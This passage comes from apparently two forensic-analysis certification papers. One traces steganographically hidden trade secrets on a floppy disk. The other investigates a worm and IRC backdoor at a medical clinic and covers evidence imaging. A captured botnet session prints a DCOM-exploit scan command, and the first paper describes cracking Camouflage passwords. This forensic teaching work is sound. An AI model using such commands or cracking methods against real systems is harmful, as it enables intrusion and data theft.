Mon Apr 26 2004 00:00:00      727 .a. -/-rwxrwxrwx 0        0        28      a:\/_ndex.htm (deleted)
                           307935 .a. -/-rwxrwxrwx 0        0        20      a:\/Password_Policy.doc (PASSWO~1.DOC)
                            36864 .a. -  rwxrwxrwx 0        0        5       <v1_5.img-_AMSHELL.DLL-dead-5>
                            22528 .a. -/-rwxrwxrwx 0        0        27      a:\/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
                            32256 .a. -/-rwxrwxrwx 0        0        13      a:\/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
                            42496 .a. -/-rwxrwxrwx 0        0        9       a:\/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
                           215895 .a. -/-rwxrwxrwx 0        0        23      a:\/Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 00:00:00    36864 .a. -/-rwxrwxrwx 0        0        5       a:\/CamShell.dll (_AMSHELL.DLL) (deleted)
                            33423 .a. -/-rwxrwxrwx 0        0        17      a:\/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
                              727 .a. -  rwxrwxrwx 0        0        28      <v1_5.img-_ndex.htm-dead-28>
Mon Apr 26 2004 09:46:18    36864 ..c -  rwxrwxrwx 0        0        5       <v1_5.img-_AMSHELL.DLL-dead-5>
Mon Apr 26 2004 09:46:18    36864 ..c -/-rwxrwxrwx 0        0        5       a:\/CamShell.dll (_AMSHELL.DLL) (deleted)
Mon Apr 26 2004 09:46:20    42496 ..c -/-rwxrwxrwx 0        0        9       a:\/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22    32256 ..c -/-rwxrwxrwx 0        0        13      a:\/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46:24    33423 ..c -/-rwxrwxrwx 0        0        17      a:\/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26   307935 ..c -/-rwxrwxrwx 0        0        20      a:\/Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36   215895 ..c -/-rwxrwxrwx 0        0        23      a:\/Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44    22528 ..c -/-rwxrwxrwx 0        0        27      a:\/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36      727 ..c -  rwxrwxrwx 0        0        28      <v1_5.img-_ndex.htm-dead-28>
Mon Apr 26 2004 09:47:36      727 ..c -/-rwxrwxrwx 0        0        28      a:\/_ndex.htm (deleted)
```

One very interesting thing that comes out in this file listing is the deleted file, CamShell.dll. This was found to be a library file used by Camouflage, a known Steganography program.

## Forensic Details

The program Mr. Leszczynski used is called Camouflage. This tool uses steganography techniques to conceal sensitive information within an inconspicuous computer file. Camouflage allowed Mr. Leszczynski to hide confidential Ballard laboratories documents from detection by shrouding them in ordinary Microsoft Word Policy documents he saved on the floppy disk.


As outlined in the chronological investigation notes, I came to this conclusion by matching a partially over-written, previously-deleted windows dynamic link library (dll) file that was discovered on the floppy image, to the freeware program that uses it. The file led me to search out information on steganography, which in tern led me to a website about Camouflage that included a tool to crack the encrypting password. When I tested the Camouflage password cracker on the suspicious documents, they revealed passwords. This led me to obtain the steganography tool, and allowed me to extract the information Mr. Leszczynski was attempting to smuggle out of the lab.


The MAC time stamp values indicate that the last time camshell.dll file was accessed was on Monday April 26, 2004. This indicates that the file was at least read on this date. Evidence recovered from the files hidden with Camouflage shows that they were steged on the evening of April 26, between 16:50 and 20:03.

### *4.3 How Camouflage Works*

Camouflage adds itself to your right-click menu for easy access. As a user, I simply do the following:


1. install Camouflage.
2. Right-click on a file that you wish to hide.
3. Select “Camouflage” from the action menu. A Camouflage wizard starts.
4. Click Next.




Select a file to act as the host.

5. Click Next again to confirm the host selection.
6. Enter your password to encrypt the files.





7. A progress bar indicates status. That's it!

# 5 Program Identification

## 5.1 Locating the Program Source Code

Camouflage is freeware, but is not open-source. I was unable to locate the program's source code on the internet in order to compile it myself. I did however; obtain the installation files for Camouflage version 1.2.1, reported in its readme file as the final version. They were located on a mirror of the original site, found at http://camouflage.unfiction.com/




This version contains a file called camshell.dll, which shows a last-modified date of 2/3/01, 7:44:16 PM, exactly the same as that of the deleted file camshell.dll recovered from Mr. Leszczynski's floppy.

By comparing Camouflage's binary program code to the recovered file, I was able to verify that it matched the dynamic link library camshell.dll, provided by Camouflage version 1.2.1. Following is the verification procedure I followed.

### 5.1.1 Verification Procedure

I verified this by performing an md5sum of the intact file portions on the floppy and their equivalent portions in Camouflage 1.2. Here is how:

I. **Hypothesis:**
If the remaining intact bytes of the file camshell.dll recovered from Mr. Leszczynsky's floppy disk matches the equivalent bytes of camshell.dll obtained from Camouflage 1.2.1, we can be reasonably certain that they are the same.

**II. Procedure:**

1. Extract all available remnants of camshell.dll from the floppy:
    a. Metadata recovered from the floppy indicated that a file called camshell.dll had at one time been recorded on sectors 33 to 104 consecutively, and was 36863 bytes in size, but was deleted.
    b. Given that the floppy uses 512 bytes per sector, we calculate the offset at:
    512bytes x 33 bytes/sector = Offset 16896
    c. The metadata also indicated that a second file called index.html was later written over the two sectors, at 33 and 34, was 727 bytes in size, and also deleted.
    d. Given that at least the first 727 bytes of camshell.dll were overwritten and the state of the data between 727 and 1024 is unknown, it would be best to start the new offset for data to be compared at:
    Offset 16896 + 1024 bytes = Offset 17920.
    e. No other files were written on sectors where camshell.dll was stored.

f. Given this information, we can be reasonably certain that everything but the first 1024 bytes of the original camshell.dll file is still intact. That leaves 36136 bytes to be compared.
g. To calculate the end offset, we take the original starting offset and add the number of bytes in the file:
   Offset 16896 + 36863 bytes = Offset 53759
h. Extract the data from offset 17920 to offset 53759
i. Save the recovered data as camshell_recovered.bin.

2. Extract the matching portions of camshell.dll from Camouflage 1.2.1:
   a. Open camshell.dll in a hex editor.
   b. Since the data will be contiguous in the file, simply extract all data from offset 1024 to offset 36863. (This should be the end of the file.)
   c. Save it as camshell_knowngood.bin.

3. Perform an MD5SUM comparison of the two extracted files

```
md5sum.exe camshell*.bin
aaf222265674efd802361f560f305a74 *camshell_knowngood.bin
aaf222265674efd802361f560f305a74 *camshell_recovered.bin
```

III. **Conclusion:** Both md5 sum values are identical. The files are therefore identical. Based on this research, we can conclude that the file camshell.dll, recovered from Mr. Leszczynski's floppy disk, was part of a steganography tool called Camouflage.

# 6 Legal Implications

Title 18 Part I Chapter 90 Section 1832 of the US Code covers Theft of trade secrets in what is more commonly known as the Economic Espionage Act. This statute criminalizes the taking, buying or selling of trade secrets to the benefit of anyone other than the owner. The code allows for up to 10 years imprisonment and up to $5,000,000 in fines for organizations.

Evidence suggests that Mr. Leszczynski did indeed conceal and attempt to take the plans for the Hydrogen fuel cell batteries and Ballard Industries customer database without authorization. Further evidence recovered suggests that he conspired to sell the information for his own economic benefit. The data recovered from the floppy disk seized by the Ballard Industries security guard clearly demonstrates intent, and given that Rift Inc. is now selling the proprietary battery to Ballard competitors, there is probable cause for further investigation. If further evidence can be obtained that Rift Inc. purchased the stolen plans from Mr. Leszczynski, Rift Inc. could also be charged criminally with violation of the statutes against theft of trade secrets in the Economic Espionage Act.

# 7 Additional Information

There seems to be limited information available on the Internet relating to steganography. A few of the resources I discovered that helped, include a de-steging tutorial by Tien Le at unfiction.com: http://www.unfiction.com/dev/tutorial/steg.html

Unfiction.com hosts what appears to be the last mirror for camouflage. The site mirror is here: http://camouflage.unfiction.com. It's apparent from the "about" page that the contributors of this software have chosen to end all support and upkeep.

I stumbled across this page while googling for information on steganography software. This is where I obtained the software I used to crack the passwords used to steganize the Ballard Industries documents: http://www.guillermito2.net/stegano/camouflage/

### 7.1.1 References


Gullermito. "Breaking a very weak steganography software: Camouflage" 2003. 18 Dec 2004 <http://www.guillermito2.net/stegano/camouflage/>

"Camouflage Home Page" 2003. unfiction.com mirror. 18 Dec 2004.<http://camouflage.unfiction.com/>

Kelly, Patrick W. "The Economic Espionage Act of 1996" July 1997. Law Enforcement Bulletin 19 Dec 2004. <http://www.fbi.gov/publications/leb/1997/july976.htm>

Sorojini J. Biswas "The Economic Espionage Act of 1996" Meyers Bigel Sibley & Sajovec, PA 19 Dec 2004. <http://www.myersbigel.com/ts_articles/trade_secret4.htm>

**GCFA CERTIFICATION PRACTICAL ASSIGNMENT**

Part 2 Option 1: Perform Forensic Analysis on a System

**VERSION 1.5**

Jonathan E. Taylor
December 18, 2004

**TABLE OF CONTENTS**

# 8 Clemmis Health: Forensic Investigation

## *8.1 Executive Summary*

This paper details the forensic investigation performed at Clemmis Health on the laptop of a disgruntled employee suspected of deliberately sabotaging the local area network by infecting a computer with a virus. Please note, this case is technically accurate because it is based on actual events. However, significant effort has been made to change names, addresses, dates, and other information to protect privacy. Be advised, some words and phrases in keywords and evidentiary data may be offensive in nature. The essence of the investigation is preserved for educational purposes.

# 9 Synopsis of Case Facts

At approximately 5:00pm the afternoon of Friday November 26, 2004, just an hour before ending a light work day, all network access at Clemmis Health Clinic, a medium-sized medical clinic near San Francisco, California, became extremely slow, then stopped completely as an apparent network worm spread to multiple computers, choking the wide-area network link with the resulting traffic flood. The outbreak caused all business and clinical operations to halt. Some patients which scheduled therapy appointments had to be rescheduled, and many employees left to take advantage of post-thanksgiving bargain shopping at local stores. While impact to business operations was not severe given the holiday circumstances, the implications of the event were significant for a very busy medical office, and resolution needed to be had quickly.

## *9.1 Zero-Day Worm Variant Discovered*

Analysis of the malware bling.exe trapped by the local support staff revealed that it was a never-before-seen worm variant that took advantage of several known weaknesses in Microsoft Windows operating systems to spread it. No antivirus software was able to detect it until it was submitted to an antivirus company for analysis.

Network operations staff at Clemmis indicated that the earliest infections, based on IP accounting statistics on nearby routers, likely came from computers in the accounting office.

## 9.2 Suspicious Circumstances

When asked if anything suspicious had happened around the time of the outbreak that might suggest a deliberate attack by an insider, Andy Cook, the local PC Technician indicated that an Accounts Receivable employee had quit on bad terms.

Elaine Owens, the clinic's finance manager later elaborated about the disgruntled employee. She said that an argument had ensued between Lea Ryan and her supervisor, and that she left the office in anger. She further added that Lea's husband Jason Ryan, a skilled computer programmer who worked for a nearby software development company, carpooled with his wife and had often spent time at the office waiting when her workload backed up.

To keep viruses from impacting any further operations on the Clemmis shared network, Andy Cook powered off all of the infected machines in accounts receivable and replaced them with new ones that had recently been purchased. The PC thought to be the earliest infected was tagged and bagged at the request of the Corporate-based Clemmis Security department, and delivered to their lab for forensic analysis. The Chief Security Officer directed IT Security staff to find out what happened on the PC the day of the incident, and scour the first infected PC for evidence that might suggest malicious behavior.

## 9.3 Verifying the Incident

After discovering that the network congestion had not died down by the following work week, IT Security was contacted for assistance. We turned on a packet capture at the firewall looking for unusual traffic and noticed this IRC session:

```
NICK [r]-88469190
USER lyuoatim 0 0 :[r]-88469190

:A22.noresolve.org NOTICE [r]-88469190 :Welcome To The BitlBee Gateway, An IRC to other
chat networks gateway, http://www.bitlbee.org
PING :58A1EE75

PONG :58A1EE75

:A22.noresolve.org 001 [r]-88469190 :
:A22.noresolve.org 002 [r]-88469190 :
:A22.noresolve.org 001 [r]-88469190 :
:A22.noresolve.org 001 [r]-88469190 :
:A22.noresolve.org 005 [r]-88469190            :
:A22.noresolve.org 005 [r]-88469190  000000 000000 000000 000000 000000 000000 000000
000000 000000 000000
:A22.noresolve.org 001 [r]-88469190 :
:A22.noresolve.org 001 [r]-88469190 :
```

```
:A22.noresolve.org 001 [r]-88469190 :
:A22.noresolve.org 001 [r]-88469190 :
:A22.noresolve.org 001 [r]-88469190 :
:A22.noresolve.org 001 [r]-88469190 :
:A22.noresolve.org 001 [r]-88469190 :
:A22.noresolve.org 422 [r]-88469190 :MOTD File is missing
:[r]-88469190 MODE [r]-88469190 :+iwx

JOIN #bitch fuckinghoe

:[r]-88469190!lyuoatim@baci-380B11B9.someplace.net JOIN :#bitch
:A22.noresolve.org 332 [r]-88469190 #bitch :.advscan dcom135 200 1 0 -r -s
:A22.noresolve.org 333 [r]-88469190 #bitch a 1102522010
:A22.noresolve.org 353 [r]-88469190 @ #bitch :[r]-88469190
:A22.noresolve.org 366 [r]-88469190 #bitch :End of /NAMES list.

USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe
USERHOST [r]-88469190
MODE [r]-88469190 +x+i
JOIN #bitch fuckinghoe

:A22.noresolve.org 302 [r]-88469190 :[r]-88469190=+lyuoatim@xxx-xxx-xxx-xxx.someplace.net
:A22.noresolve.org 302 [r]-88469190 :[r]-88469190=+lyuoatim@xxx-xxx-xxx-xxx.someplace.net
:A22.noresolve.org 302 [r]-88469190 :[r]-88469190=+lyuoatim@xxx-xxx-xxx-xxx.someplace.net

:A22.noresolve.org 302 [r]-88469190 :[r]-88469190=+lyuoatim@xxx-xxx-xxx-xxx.someplace.net

:A22.noresolve.org 302 [r]-88469190 :[r]-88469190=+lyuoatim@xxx-xxx-xxx-xxx.someplace.net

:A22.noresolve.org 302 [r]-88469190 :[r]-88469190=+lyuoatim@xxx-xxx-xxx-xxx.someplace.net
```

The traffic was coming from one of the computers at Clemmis Health Clinic. When other systems began making similar connections to IRC servers, it became evident that the traffic was something a little more than just an average virus or worm, but rather the spread of an IRC backdoor Trojan horse. This evidence confirming that an incident was underway, coupled with the suspicious circumstances surrounding the employee's departure gave justification for taking the time to perform a forensic investigation.

### 9.4 Initial Incident Response

Because the suspect system was nearly 100 miles away, I could not perform incident response in person, but assisted Andy Cook in doing so over the phone. The following are steps that I took in responding to the event, as reported in my incident response log:

```
Tuesday November 30 2004, 8:15pm: Incident Response Log started.
Review of events so far:
6:30pm  Booted network monitoring workstation, attached it to the Clemmis network  and
prepared to receive data.

Made SSH connection to Internet wiretap servers, turned on trace for traffic from Clemmis
OccHealth clinic – 10.3.0.0/16.   I immediately detected suspicious IRC traffic coming
from OccHealth computers on port 6667 – Internet Relay Chat.

Adjusted the time clock on my Linux box, sync'ed with military clock.
Turned on SAMBA., created share, evidenceshare

I Called Andy Cook's Cell Phone, and he walked over to the suspect pc.  He inserted the
forensics response CD I delivered to him in ISO form.

I had Andy run d:\cmd.exe to bring up a dos shell.  I then had him execute the time
command to check the time, noting that it was 120 seconds slow.  I then had him run:

 d:\net.exe use  \\10.10.190.230\evidenceshare password /user:forensics.

This established a windows share connection to my data collection server.

I then had Andy run wft –dst \\10.10.190.230\evidenceshare.  This took approximately 10
minutes to run, but created a huge amount of info in my evidence share.

I then had him dump physical memory, using dd.exe:

dd if=\\.\PhysicalMemory of=\\10.10.190.230\evidenceshare password /user:forensics

I then had him run Sysinternals.com's tool tdimon.exe:

d:\tdimon

Tdimon is a GUI tool.  I asked Andy to observe the output of tdimon, and determine what
the name of the executable was that was opening IRC sessions and attacking on 135/tcp.
He said it was vsmon.exe for both.

I then asked Andy to power off the laptop without shutting down, and he did so.  He then
tagged and bagged the whole laptop and sent it to me.

During the incident response I questioned Andy about why this worm was able to spread,
and he said he thought it might be a deliberate sabotage, because he had kept the
workstations up to date, though it was possible that the malware had propagated via
network shares with admin rights, as we had seen before elsewhere.
```

## 10 Suspect System Description

The computer involved in this investigation was running Windows 2000 Professional.  It was delivered to IT Security by Andy Cook, the desktop technician for the Clemmis Occupational Health Clinic.  Andy explained that three computers sat side-by-side in a 10'x15' cubicle shared by 3 Accounts Receivable employees.  The computers were primarily used to connect to a financial application hosted on a remote server, but were also used for Web access and occasional on-line training courses. Lea Ryan sat in the middle, and it was her system that was delivered for investigation.

### 10.1 Hardware

The suspect system was a Compaq Armada Laptop PC. Details of the hardware are described here:

| Tag # | Description | Seized From | Delivered to | Handling |
|---|---|---|---|---|
| CLOH03-001 | Compaq Armada 1750 Laptop Computer, 6333/T/6400/D/M/1, Serial # j93cfq8d22x, asset tag # 88612 Clemmis Hospital Soft-side White Velcro tape was stuck to the top cover of the laptop. | Clemmis Health Clinic, 99999 El Camino Real San Bruno, CA 95655 | Jonathan Taylor, Clemmis IT Security 9999 Seely Road, Sacramento, CA 95655 | Tagged and Bagged by Andy Cook, delivered via personal auto to IT Security office. When not in use, evidence remained locked in fireproof evidence file cabinet |
| CLOH03-002 | Laptop Hard Drive IBM Travelstar Model DKLA-24320 4.30GB ATA/IDE 4200 RPM (8905CYL. 15HEADS 63SEC/T) P/N: 25L2577 MLC: F21910 25L2577F219100S91 S/N: YD3A7131 | Clemmis Health Clinic, 99999 El Camino Real San Bruno, CA 95655 | Jonathan Taylor, Clemmis IT Security 9999 Seely Road, Sacramento, CA 95655 | Delivered via personal auto to IT Security office while still installed in laptop, tag # CLOH03-001. When not in use, evidence remained locked in fireproof evidence file cabinet |

## 11 Image Media Acquisition

### 11.1 Tools

Helix – Based on the famous Knoppix distribution of Debian Linux, Helix is an entirely self-contained Linux workstation on a single compact disk. The software detects most hardware at boot up, allowing easy access to USB hard drives, internal hard drives, and data. Helix comes pre-installed with a large number of very useful forensic tools, including all of those listed below. All are pre-configured for forensic purposes, helping to prevent accidental evidence corruption during the process of data acquisition.

Grab – Grab is a GUI front-end for the command line copy tools dd and dcfldd. It is helpful to simplify the process of making forensically sound bit-level copies of suspect hard drives.

DD - dd is a bit-level copy tool with lots of features useful to forensic analysts. In particular, it is capable of copying bits and pieces of large files, separating by sectors, blocks, and even bytes. You can specify the separator at the command line. This tool is useful for extracting sections of data from disk images, even if the original files were deleted. Probably the best feature of DD is its ability to calculate an MD5 Checksum that verifies the copy is exactly the same as the source.

DCFLDD – dcfldd is a modified version of dd that includes real-time status messaging and incremental md5 checksums.

Netcat – netcat is a simple executable that can create a raw network communications socket to receive or send data. The connection is similar to Telnet, but without all of the session negotiation. Netcat is highly versatile, and can be used for an unlimited number of purposes. In this project, I used Netcat to transfer disk images and other files over a network.

mmls – Part of the Sleuth kit, mmls analyzes raw disk images by discovering and displaying information in their partition tables. The information revealed by mmls can be used by dd and dcfldd to extract partition images for independent analysis in tools like Autopsy.

## *11.2 Procedures*

For demonstration purposes, three different methods were used to obtain bit-images of the hard drive. The methods included Netcat over Network, USB hard drive, and IDE-to-USB2 adapter. But before obtaining bit images of each hard drive, the image acquisition system needed some work.

### 11.2.1 Preparing the evidence drive

Because the suspect system had a large hard drive, it was necessary to prepare the evidence drive to receive the data. By default, most external USB hard drives come formatted with a FAT32 file system, which is limited to 4GB file sizes. To overcome this limitation, I re-formatted the USB drive with a Linux ext2 file system, which has a much larger file size threshold—up to 16TB.

To re-format the USB drive, I used the fdisk utility to erase and re-create the partition table. By default, fdisk under Linux defines new partitions as ext2, unless you specify otherwise. Since this is what I wanted, I went with the default. I then used the mkfs utility to format the new ext2 partition.

### 11.2.2 USB Hard Drive Direct Acquisition Method


Perhaps the simplest method, this option uses only a boot CD and an external USB hard drive. The process is simple, boot from the Helix CD, and run Grab to copy the disk partition and perform and MD5 verify. It does, however, require that the suspect system have a high-speed USB 2.0 port in order to transfer at reasonable speeds. If a high speed port is not available, it is probably better to extract the suspect drive and attach it to a high-speed write blocker for image acquisition.

The following steps were completed to acquire an image using the USB Hard Drive direct acquisition method:

1. Boot the suspect PC with a Helix 1.5 CD.
2. At the bootloader prompt, enter “helix26 screen=1280x1024”, to ensure full Linux support for USB services, and a larger screen resolution for better visibility.
3. When the operating system finished booting, Mount an external USB hard drive with the command:

```
mount /dev/sda1 /mnt/sda1
```

4. Change directory to the mounted drive and verify that it mounted properly.
5. Run the Grab utility (provided with Helix).




6. Set the source to /dev/hda, and the destination to /mnt/sda1.
7. Set the Image Name to laptop1.img.
8. Click Start to begin the transfer. A status window gives live input indicating progress and speed.

Grab uses dd to copy all data from the hard drive to a hard drive image at a bit level. The process took approximately 4 hours to copy a 40GB hard drive.

### 11.2.3 Netcat over Network Method

The Netcat over Network acquisition method requires that the suspect system and the image acquisition system be attached to the same network. In my case, I used a category-6 cross-over Ethernet cable to directly attach both systems, and a boot operating system with read-only access to the suspect file system. A Helix boot CD on the suspect worked nicely for this purpose.

The steps completed to image the hard drive over the network include:

1. Attach the network cross-over cable to the suspect computer and the evidence acquisition system.
2. Boot the suspect computer from the Helix CD.
3. IMPORTANT: Enter the system bios setup screen. Verify that the CD drive is bootable, and is set to boot before the hard drive in boot order. Save changes and exit bios setup. The system should then boot from the CDRom.
4. At the helix bootloader prompt, type helix26 to load the 2.6 kernel instead of the default 2.4 kernel. (2.6 include much better USB support).
5. When Helix finishes loading, open a root shell.
6. Give the suspect system's Ethernet port an IP address:

```
ifconfig eth0 192.168.0.10
```

7. Ping the evidence acquisition host to test network connectivity:

```
ping 192.168.0.5
```

8. On the Image Acquisition System, start a netcat listener on port 65530 that writes all data input to an image file on the evidence drive:

```
nc –l –p 65530 >/mnt/sda1/evidence/laptop2.img
```

9. On the suspect system, run Grab.
10. Set the source field to /dev/hda.
11. Set the destination to ip:192.168.0.5 port:65530
12. Click the Start button to begin the transfer.
13. To verify that data is transferring, check the image acquisition system twice to see if the image file, laptop2.img is growing in size:

```
ls –la /mnt/sda1/evidence/laptop2.img
-rw-r—r--  1 root root 430851 Nov 10 14:39 laptop2.img

ls –la /mnt/sda1/evidence/laptop2.img
```

```
-rw-r—r--  1 root root 439752 Nov 10 14:39 laptop2.img
```

14. When the transfer is complete, obtain an MD5 hash of the disk image on the evidence drive.
15. Compare the md5 hash of the disk image on the evidence drive with the MD5 hash of the suspect hard drive displayed in the Grab session log.
16. If they are identical, take screenshots of both, noting that they are the same and save them to the case log.

NOTE:  This method is risky, because it's easy to accidentally boot the suspect operating system if the boot CD doesn't boot for some reason.  An accidental boot can modify the suspect file system, skewing MAC times and other highly volatile forensic evidence.  Write Blockers can help prevent this problem and protect the evidence.


### 11.2.4 IDE to USB Adapter Method

